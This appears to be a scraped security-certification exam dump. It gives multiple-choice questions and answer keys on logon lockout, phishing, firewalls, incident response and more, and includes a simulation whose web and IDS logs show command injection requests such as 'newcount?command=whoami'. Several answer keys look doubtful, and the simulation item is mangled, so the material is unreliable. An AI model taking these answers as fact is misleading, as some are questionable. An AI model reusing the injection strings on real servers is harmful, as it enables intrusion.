Time	Source	Destination	Account Name	Action
11:01:31	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:32	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:33	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:34	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:35	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:36	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:37	18.12.98.145	10.15.21.100	Joe	Logon Failed
11:01:38	18.12.98.145	10.15.21.100	Joe	Logon Successful

Which of the following would be the BEST method for preventing this type of suspected attack in the future?

A. Implement password expirations
B. Implement restrictions on shared credentials
C. Implement account lockout settings
D. Implement time-of-day restrictions on this server

Answer: C

NEW QUESTION 87
- (Exam Topic 2)
Which of the following precautions MINIMIZES the risk from network attacks directed at multifunction printers, as well as the impact on functionality at the same time?

A. Isolating the systems using VLANs
B. Installing a software-based IPS on all devices
C. Enabling full disk encryption
D. Implementing a unique user PIN access functions

Answer: A

NEW QUESTION 90
- (Exam Topic 2)
Which of the following works by implanting software on systems but delays execution until a specific set of conditions is met?

A. Logic bomb
B. Trojan
C. Scareware
D. Ransomware

Answer: A

NEW QUESTION 91
- (Exam Topic 2)
An employee receives an email, which appears to be from the Chief Executive Officer (CEO), asking for a report of security credentials for all users.
Which of the following types of attack is MOST likely occurring?

A. Policy violation
B. Social engineering
C. Whaling
D. Spear phishing

Answer: D

NEW QUESTION 92
- (Exam Topic 2)
Joe, a security administrator, needs to extend the organization's remote access functionality to be used by staff while travelling. Joe needs to maintain separate access control functionalities for internal, external, and VOIP services. Which of the following represents the BEST access technology for Joe to use?

A. RADIUS
B. TACACS+
C. Diameter
D. Kerberos

Answer: B

NEW QUESTION 97
- (Exam Topic 2)
Which of the following are the MAIN reasons why a systems administrator would install security patches in a staging environment before the patches are applied to the production server? (Select two.)

A. To prevent server availability issues
B. To verify the appropriate patch is being installed
C. To generate a new baseline hash after patching
D. To allow users to test functionality
E. To ensure users are trained on new functionality

Answer: AD

NEW QUESTION 102
- (Exam Topic 2)
A copy of a highly confidential salary report was recently found on a printer in the IT department. The human resources department does not have this specific printer mapped to its devices, and it is suspected that an employee in the IT department browsed to the share where the report was located and printed it without authorization. Which of the following technical controls would be the BEST choice to immediately prevent this from happening again?

A. Implement a DLP solution and classify the report as confidential, restricting access only to human resources staff
B. Restrict access to the share where the report resides to only human resources employees and enable auditing
C. Have all members of the IT department review and sign the AUP and disciplinary policies
D. Place the human resources computers on a restricted VLAN and configure the ACL to prevent access from the IT department

Answer: B

NEW QUESTION 105
- (Exam Topic 2)
An organization's primary datacenter is experiencing a two-day outage due to an HVAC malfunction. The node located in the datacenter has lost power and is no longer operational, impacting the ability of all users to connect to the alternate datacenter. Which of the following BIA concepts BEST represents the risk described in this scenario?

A. SPoF
B. RTO
C. MTBF
D. MTTR

Answer: A

NEW QUESTION 106
- (Exam Topic 2)
Which of the following types of attacks precedes the installation of a rootkit on a server?

A. Pharming
B. DDoS
C. Privilege escalation
D. DoS

Answer: C

NEW QUESTION 107
- (Exam Topic 2)
An information security analyst needs to work with an employee who can answer QUESTION NO:s about
how data for a specific system is used in the business. The analyst should seek out an employee who has the role of:

A. steward
B. owner
C. privacy officer
D. systems administrator

Answer: B

NEW QUESTION 112
- (Exam Topic 2)
A security analyst reviews the following output:

```
File name: somefile.pdf
File MD5: E289F21CD33E4F57890DDEA5CF267ED2
File size: 1.9 Mb
Created by: Jan Smith
Deleted by: Jan Smith
Date deleted: October 01, 2015 8:43:21 EST
```

The analyst loads the hash into the SIEM to discover if this hash is seen in other parts of the network. After inspecting a large number of files, the security analyst reports the following:

```
File hash: E289F21CD33E4F57890DDEA5CF267ED2
Files found: somestuff.xls, somefile.pdf, nofile.doc
```

Which of the following is the MOST likely cause of the hash being found in other areas?

A. Jan Smith is an insider threat
B. There are MD5 hash collisions
C. The file is encrypted
D. Shadow copies are present

Answer: B

NEW QUESTION 117
- (Exam Topic 2)
A security analyst has received the following alert snippet from the HIDS appliance:

```
PROTOCOL      SIG          SRC.PORT            DST.PORT
TCP           XMAS SCAN    192.168.1.1:1091    192.168.1.2:8891
TCP           XMAS SCAN    192.168.1.1:649     192.168.1.2:9001
TCP           XMAS SCAN    192.168.1.1:2264    192.168.1.2:6455
TCP           XMAS SCAN    192.168.1.1:3464    192.168.1.2:8744
```

Given the above logs, which of the following is the cause of the attack?

A. The TCP ports on destination are all open
B. FIN, URG, and PSH flags are set in the packet header
C. TCP MSS is configured improperly
D. There is improper Layer 2 segmentation

Answer: B

NEW QUESTION 122
- (Exam Topic 2)
After an identified security breach, an analyst is tasked to initiate the IR process. Which of the following is the NEXT step the analyst should take?

A. Recovery
B. Identification
C. Preparation
D. Documentation
E. Escalation

Answer: B

NEW QUESTION 126
- (Exam Topic 2)
A system's administrator has finished configuring firewall ACL to allow access to a new web server.

```
PERMIT TCP from: ANY to: 192.168.1.10:80
PERMIT TCP from: ANY to: 192.168.1.10:443
DENY TCP from: ANY to: ANY
```

The security administrator confirms form the following packet capture that there is network traffic from the internet to the web server:

```
TCP 10.23.243.2:2000->192.168.1.10:80 POST/default's
TCP 172.16.4.100:1934->192.168.1.10:80 GET/session.aspx?user1_sessionid=
a12ad8741d8f7e7ac723847cBaa8231a
```

The company's internal auditor issues a security finding and requests that immediate action be taken. With which of the following is the auditor MOST concerned?

A. Misconfigured firewall
B. Clear text credentials
C. Implicit deny
D. Default configuration

Answer: B

NEW QUESTION 129
- (Exam Topic 2)
A workstation puts out a network request to locate another system. Joe, a hacker on the network, responds before the real system does, and he tricks the workstation into communicating with him. Which of the following BEST describes what occurred?

A. The hacker used a race condition.
B. The hacker used a pass-the-hash attack.
C. The hacker-exploited improper key management.
D. The hacker exploited weak switch configuration.

Answer: D

NEW QUESTION 134
- (Exam Topic 2)
A new firewall has been places into service at an organization. However, a configuration has not been entered on the firewall. Employees on the network segment covered by the new firewall report they are unable to access the network. Which of the following steps should be completed to BEST resolve the issue?

A. The firewall should be configured to prevent user traffic form matching the implicit deny rule.
B. The firewall should be configured with access lists to allow inbound and outbound traffic.
C. The firewall should be configured with port security to allow traffic.
D. The firewall should be configured to include an explicit deny rule.

Answer: A

NEW QUESTION 135
- (Exam Topic 2)
A user of the wireless network is unable to gain access to the network. The symptoms are:
1.) Unable to connect to both internal and Internet resources
2.) The wireless icon shows connectivity but has no network access
The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.
Which of the following is the MOST likely cause of the connectivity issues?

A. The wireless signal is not strong enough
B. A remote DDoS attack against the RADIUS server is taking place
C. The user's laptop only supports WPA and WEP
D. The DHCP scope is full
E. The dynamic encryption key did not update while the user was offline

Answer: A

NEW QUESTION 136
- (Exam Topic 2)
A group of non-profit agencies wants to implement a cloud service to share resources with each other and minimize costs. Which of the following cloud deployment models BEST describes this type of effort?

A. Public
B. Hybrid
C. Community
D. Private

Answer: C

NEW QUESTION 137
- (Exam Topic 2)
A systems administrator wants to protect data stored on mobile devices that are used to scan and record assets in a warehouse. The control must automatically destroy the secure container of mobile devices if they leave the warehouse. Which of the following should the administrator implement? (Select two.)

A. Geofencing
B. Remote wipe
C. Near-field communication
D. Push notification services

E. Containerization

Answer: AE

NEW QUESTION 140
- (Exam Topic 2)
A user is presented with the following items during the new-hire onboarding process:
-Laptop
-Secure USB drive
-Hardware OTP token
-External high-capacity HDD
-Password complexity policy
-Acceptable use policy
-HASP key
-Cable lock
Which of the following is one component of multifactor authentication?

A. Secure USB drive
B. Cable lock
C. Hardware OTP token
D. HASP key

Answer: C

NEW QUESTION 141
- (Exam Topic 2)
An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server. Which of the following represents the BEST course of action?

A. Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.
B. Deny the former employee's request, since the password reset request came from an external email address.
C. Deny the former employee's request, as a password reset would give the employee access to all network resources.
D. Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network resources.

Answer: C

NEW QUESTION 145
- (Exam Topic 2)
Which of the following must be intact for evidence to be admissible in court?

A. Chain of custody
B. Order of volatility
C. Legal hold
D. Preservation

Answer: A

NEW QUESTION 150
- (Exam Topic 2)
A systems administrator is reviewing the following information from a compromised server:

Process	DEP	Local Address	Remote Address
LSASS	YES	0.0.0.0.	10.210.100.62
APACHE	NO	0.0.0.0	10.130.210.20
MySQL	NO	127.0.0.1	127.0.0.1
TFTP	YES	191.168.1.10	10.34.221.96

Given the above information, which of the following processes was MOST likely exploited via a remote buffer overflow attack?

A. Apache
B. LSASS
C. MySQL
D. TFTP

Answer: A

NEW QUESTION 151
- (Exam Topic 3)
A security team wants to establish an Incident Response plan. The team has never experienced an incident. Which of the following would BEST help them establish plans and procedures?

A. Table top exercises
B. Lessons learned
C. Escalation procedures

D. Recovery procedures


Answer: A

NEW QUESTION 152
- (Exam Topic 3)
An organization is moving its human resources system to a cloud services provider.
The company plans to continue using internal usernames and passwords with the service provider, but the security manager does not want the service provider to have a company of the passwords. Which of the following options meets all of these requirements?

A. Two-factor authentication
B. Account and password synchronization
C. Smartcards with PINS
D. Federated authentication

Answer: D


NEW QUESTION 156
- (Exam Topic 3)
A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored.
You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incid3nt responses.
Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Database server was attacked, actions should be to capture network traffic and Chain of Custody.



IDS Server Log:

Logs | Actions

IDS Packet Capture

No.	Time	Source	Destination	Protocol	Length	Info
1	0	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87 :78:00 Cost = 4 Port = 0x8004
2	2.00	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
3	4.009585	172.31.146.123.2	172.31.146.123.1	ICMP	118	Echo (ping) request id=0x0001, seq= 1/256, ttl=255
4	6.014086	172.31.146.123.1	172.31.146.123.2	ICMP	118	Echo (ping) reply id=0x0001, seq= 1/256, ttl=255
5	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls HTTP/1.1
6	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
7	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command= whoami HTTP/1.1
8	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
9	10.1232	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls%

Web Server Log:

Logs | Actions

"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

123.123.123.123 - - [26/Apr/2010:00:22:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

fcrawler.company.com - - [26/Apr/2010:00:22:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

123.123.123.123 - - [26/Apr/2010:00:22:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /cgi-bin/newcount?command=null&jafsof3&width=4&font=digital&noshow HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

ppp931.on.company.com - - [26/Apr/2010:00:22:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096 "http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA (Win95; U)"

123.123.123.123 - - [26/Apr/2010:00:22:53 -0400] "GET /cgi-bin/newcount?command=ls HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=whoami HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

Logs | Actions

